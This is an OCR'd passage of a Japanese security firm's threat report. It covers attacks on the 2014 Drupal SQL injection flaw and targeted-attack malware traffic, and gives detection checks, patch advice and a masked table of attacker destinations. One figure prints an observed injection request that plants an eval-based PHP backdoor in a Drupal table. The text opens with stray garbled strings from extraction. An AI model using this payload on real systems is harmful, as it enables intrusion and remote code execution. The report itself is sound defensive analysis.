Jckmbdcj	lbvkewgy	niaSchmidt1002	Ohqqbaby
otoICHwElW	qelcgwxt	rjqcidqe	Testad
theme_default	vuiioybm	wc846	


Most account names used in attempts to create an account use a randomly generated character string, but some use a readable character string so that the accounts are misrecognized as an administrator or default account.

Figure 12 shows an example of an attack that attempts to create a backdoor. If this attack succeeds, a malicious PHP code can be embedded in a particular table used by Drupal to execute any code externally.

Stream Content

```
name[0;insert into menu_router (path,  page_callback, access_callback,
include_file, load_functions, to_arg_functions, description) values ('<?php
eval(base64_decode(ZXZhbCgkX1BPU1RbZV0pOw));?>','php_eval', '1', 'modules/php/
php.module', '', '', '');#]=test&name
[0]=test2&pass=test&form_id=user_login_block
```

Figure 12 Attack that attempts to create a backdoor



4.2.3 Measures against attacks that exploit the vulnerability

If you are using Drupal, we recommend you check the following points to see whether your system is affected by an attack:

- ❑ That there is no Drupal user name you cannot remember creating
- ❑ That there is no suspicious PHP code in any data table

To protect yourself against this vulnerability, you can update Drupal to version 7.32 or later, or as a temporary workaround, you can apply the modification program[8] released by the vendor. If you are using a Drupal version that might have this vulnerability, you should take either of these countermeasures.

4.2.4 A Drupal version that might be unintentionally disclosed

The Drupal package released by the vendor contains a file with a history of updates, and the Drupal version can be known by viewing the file. A standard installation of Drupal may cause the file to be unintentionally disclosed (Figure 13). If it is the case, an attacker can view version information in the file, increasing the risk of being targeted. We recommended you verify that the file is not disclosed.





Figure 13 Update history file that can be viewed externally

[8] SA-CORE-2014-005-D7.patch
https://www.drupal.org/files/issues/SA-CORE-2014-005-D7.patch




4.3 Traffic deemed to be infected with malware due to targeted attack

JSOC has worked with our emergency response team, "Cyber Emergency Center," to share new attacking methods and incidents with each other. JSOC uses targeted attack and malware infection information from Cyber Emergency Center to create a JSOC original signature (JSIG). This helps to expand the detectable range of attacks by covering suspicious traffic that cannot be dealt with via vendor-supplied signatures, as well as targeted attacks focusing on particular Japanese government agencies and corporations.

Between October and December 2014, JSOC observed traffic that was highly suspected to be infected with malware in multiple monitored customers and sent an emergency notification to them. The traffic had a similar peculiarity to a targeted attack-caused infection incident previously reported by Cyber Emergency Center.


Figure 14 and Figure 15 show examples of targeted attacks observed by JSOC. Table 3 shows destinations of traffic deemed as targeted attacks as observed by JSOC.
Figure 14 shows a code disguised as a request to obtain an image file, but the code actually attempts to obtain file listing destination information for connecting to other hosts. If the file is obtained, malware inflection-triggered traffic may occur.
The destinations of traffic that may be triggered after malware infection include hosts located in Japan, where their authorized Web content is running. A host that has been hijacked in some way may be exploited as the destination of information from the infected host. It is very difficult to find suspicious traffic with log examination and other methods, because there exists no disclosure of these destinations as suspicious and traffic to hosts running their authorized Web content in Japan has occurred. The attacker may aim to delay the discovery of or a security product response to such an attack by focusing on some particular organizations and causing a reduced number of infection-caused damages.



a. Code disguised as a request to obtain an image file

b. Obtained file content (part)

Figure 14 Targeted attack example (1)






Figure 15 Targeted attack example (2)


Table 3 Destinations observed

Destinations (domain names detected)	Country
59.xxx.222.213 (XXXXXX.XXXXXX.net)	China
125.xxx.115.72 (www.XXXXXX.co.jp)	Japan
125.xxx.116.140 (www.XXXXXX.co.jp)	Japan
203.xxx.250.6 (XXXXXX.XXXXXX.net)	Korea
211.xxx.232.24 (www.XXXXXX.co.jp)	Japan
www.XXXXXX.co.jp	Japan
www.XXXXXX.com	Japan

To combat these types of attacks, organizations should enforce basic, personal-level measures such as updating the anti-virus software's definition file; keeping the operating system and application software up-to-date; and not opening suspicious email or attachments.

Furthermore, attacks themselves are now more sophisticated. For example, new types of targeted attacks called "watering hole"[9,10] and "spear phishing"[11] have emerged, and sometimes, it may be difficult for victims to recognize that they have been attacked. Therefore, in addition to the personal-level measures, organizations should train their personnel to prepare against targeted attacks and set up an incident response system in case of an incident.

[9] Cyber GRID View vol.1
http://www.lac.co.jp/security/report/2014/12/16_cgview_01.html
[10] Alert on Watering Hole Attacks in Japan
http://www.lac.co.jp/security/alert/2013/10/09_alert_01.html
[11] To External Services Concerned: Alert on "Spear Phishing" Attacks - Attacks Confirmed Again for Five Organizations in Japan
https://www.ipa.go.jp/security/topics/alert20141121.html



5 In Closing

Much like what the word "INSIGHT" itself implies, JSOC INSIGHT focuses on providing information on threats that our JSOC security analysts come across from time to time and believe to be worth noting.
Our security analysts are hard at work, carefully listening to customers in order to offer the most up-to-date information available. In our effort to provide vital information, JSOC does not merely focus on the popular incidents that are discovered here and there, but also strives to draw attention to significant threats that can affect our now and tomorrow.

Our JSOC's hope is to provide our customers with the safety and security they need to conduct their business activities.

JSOC INSIGHT Vol.7

[Authors]

Kazuki Amano, Shotaro Murakami, and Yusuke Takai

(alphabetical order)

LAC Co., Ltd.
Hirakawa-cho Mori Tower, 2-16-1 Hirakawa-cho, Chiyoda-ku, Tokyo 102-0093
Phone: 03-6757-0113 (Sales)
E-MAIL: sales@lac.co.jp
http://www.lac.co.jp